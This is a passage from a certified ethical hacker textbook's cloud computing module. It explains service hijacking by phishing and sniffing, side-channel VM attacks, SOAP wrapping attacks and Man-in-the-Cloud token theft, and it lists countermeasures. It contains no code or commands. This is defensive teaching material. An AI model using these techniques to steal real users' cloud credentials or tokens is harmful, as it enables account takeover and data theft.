


Figure 19.30: Example of service hijacking using social engineering

As shown in the figure, the attacker first creates a fake cloud service login page and sends a malicious link to the cloud service user. The user, on receiving the link, clicks on it and enters his/her login credentials, failing to notice it is a fake login page. When the user hits enter, the attacker receives the login credentials of the user, while the page automatically redirects him to the original cloud service login page. Now, the attacker uses the stolen user credentials to log in to the cloud service and perform malicious activity.

Countermeasures:

- Do not share account credentials between users and services.
- Implement a robust two-factor or multi-factor authentication mechanism wherever possible.
- Train the staff to recognize social engineering attacks.
- Strictly follow the security policies framed.
- Encrypt the data before transmitting them over the Internet.
- Use “least privilege” principles to restrict access to services.
- Divide responsibilities among CSP administrators and your administrators; this restricts free access to all security layers for others.

Service Hijacking using Network Sniffing

Network sniffing involves the interception and monitoring of network traffic between two cloud nodes. Unencrypted sensitive data (e.g., login credentials) during transmission across a network are at high risk. Attackers use packet sniffers (e.g., Wireshark) to capture sensitive data, such as passwords and session cookies, and other web service-related security configuration data, such as the universal description discovery and integrity (UDDI), simple object access protocol (SOAP), and web service description language (WSDL) files.




Figure 19.31: Example of service hijacking using network sniffing

As shown in figure, when a user enters login credentials to access cloud services, an attacker can sniff the credentials/cookies during their transmission across a network using packet sniffers, such as Wireshark and Capsa Portable Network Analyzer. The attacker then logs into the cloud services via the stolen credentials.

Countermeasures:


- Encrypt sensitive data over the network.
- Encrypt sensitive data in configuration files.
- Detect network interface controllers (NICs) running in promiscuous mode.
- Ensure that web traffic containing credentials is encrypted with SSL/TLS.

9. Module 19 | Cloud Computing

EC-Council CEH™

Cloud Attacks: Side-Channel Attacks or Cross-guest VM Breaches

- The attacker compromises the cloud by placing a **malicious virtual machine** near to a target cloud server and then launches a side-channel attack.
- In a side-channel attack, the attacker runs a virtual machine on the **same physical host** as the victim's virtual machine and takes advantage of the shared physical resources (processor cache) to **steal data** (cryptographic keys) from the victim.
- Side-channel attacks can be implemented by any **co-resident user** due to the vulnerabilities in shared technology resources.



Side-Channel Attacks or Cross-guest VM Breaches

Attackers can compromise the cloud by placing a malicious virtual machine near a target cloud server and then launch a side-channel attack. The below figure show how an attacker can compromise the cloud by placing a malicious VM near a target VM and takes advantage of the shared physical resources (processor cache). Then, he launches side-channel attacks (timing attack, data remanence, acoustic cryptanalysis, power monitoring attack, and differential fault analysis) to extract cryptographic keys/plain text secrets to steal the victim's credentials. Side-channel attacks can be implemented by any co-resident user and are mainly related to vulnerabilities in shared technology resources. Finally, the attacker uses the stolen credentials to impersonate the victim.




Figure 19.32: Example of Side-Channel attacks


Side-Channel Attack Countermeasures

- Implement a virtual firewall in the cloud server back-end of the cloud computing; this prevents the attacker from placing malicious VMs.
- Implement random encryption and decryption (encrypts data using RSA, 3DES, AES algorithms).
- Lockdown OS images and application instances to prevent compromising vectors that might provide access.
- Check for repeated access attempts to local memory and to any hypervisor processes or shared hardware cache by tuning and collecting local process monitoring data and logs for cloud systems.
- Code the applications and OS components so that they access shared resources, such as memory cache, in a consistent and predictable way. This coding style prevents attackers from collecting sensitive information, such as timing statistics and other behavioral attributes.

hide01.ir

Cloud Attacks: Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user.



Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer, where attackers duplicate the body of the message and send it to the server as a legitimate user. As shown in the below figure, when users send a request from their VM through a browser, the request first reaches the web server. Then, a SOAP message containing structural information is generated and exchanged with the browser during the passing of the message. Before the message passing occurs, the browser needs to sign the XML document and canonicalize it. Additionally, it should append the signature values to the document. Finally, the SOAP header should contain the necessary information for the destination after computation.

In a wrapping attack, adversary deception occurs during the translation of the SOAP message in the TLS. The attacker duplicates the body of the message and sends it to the server as a legitimate user. The server checks the authentication through the signature value (which is also duplicated) and verifies its integrity. As a result, the adversary can intrude in the cloud and run malicious code to interrupt the usual functioning of the cloud servers.





Figure 19.33: Example of a wrapping attack

Countermeasures:

- Use XML schema validation to detect SOAP messages.
- Apply authenticated encryption in the XML encryption specification.
- Improve the interface between signature verification and business logic functions.
- Ensure that users specify the SOAP body and headers to be signed by implementing the **WS-SecurityPolicy "SignedParts"** policy.
- Use the **CryptoCoverageChecker** interceptor to specify the XPath expression related to the element that should be signed or encrypted.

Cloud Attacks: Man-in-the-Cloud (MITC) Attack

- Man-in-the-Cloud (MITC) attacks are an advanced version of Man-in-the-middle (MITM) attacks
- MITC attacks are performed by abusing cloud file synchronization services such as Google Drive or Drop Box for Data compromise, command and control (C&C), data exfiltration, and remote access
- The attacker tricks the victim into installing a malicious code, which plants the attacker's synchronization token on the victim's drive
- Then, the attacker steals the victim's synchronization token and uses the stolen token to gain access to the victim's files
- Later, the attacker restores the malicious token with the original synchronized token of the victim, thus returning the drive application to its original state and stays undetected



Man-in-the-Cloud (MITC) Attack

MITC attacks are an advanced version of MITM attacks. In MITM attacks, an attacker uses an exploit that intercepts and manipulates the communication between two parties, while MITC attacks are carried out by abusing cloud file synchronization services, such as Google Drive or DropBox, for data compromise, command, and control (C&C), data exfiltration, and remote access. Synchronization tokens are used for application authentication in the cloud but cannot distinguish malicious traffic from normal traffic. Attackers abuse this weakness in cloud accounts to perform MITC attacks.

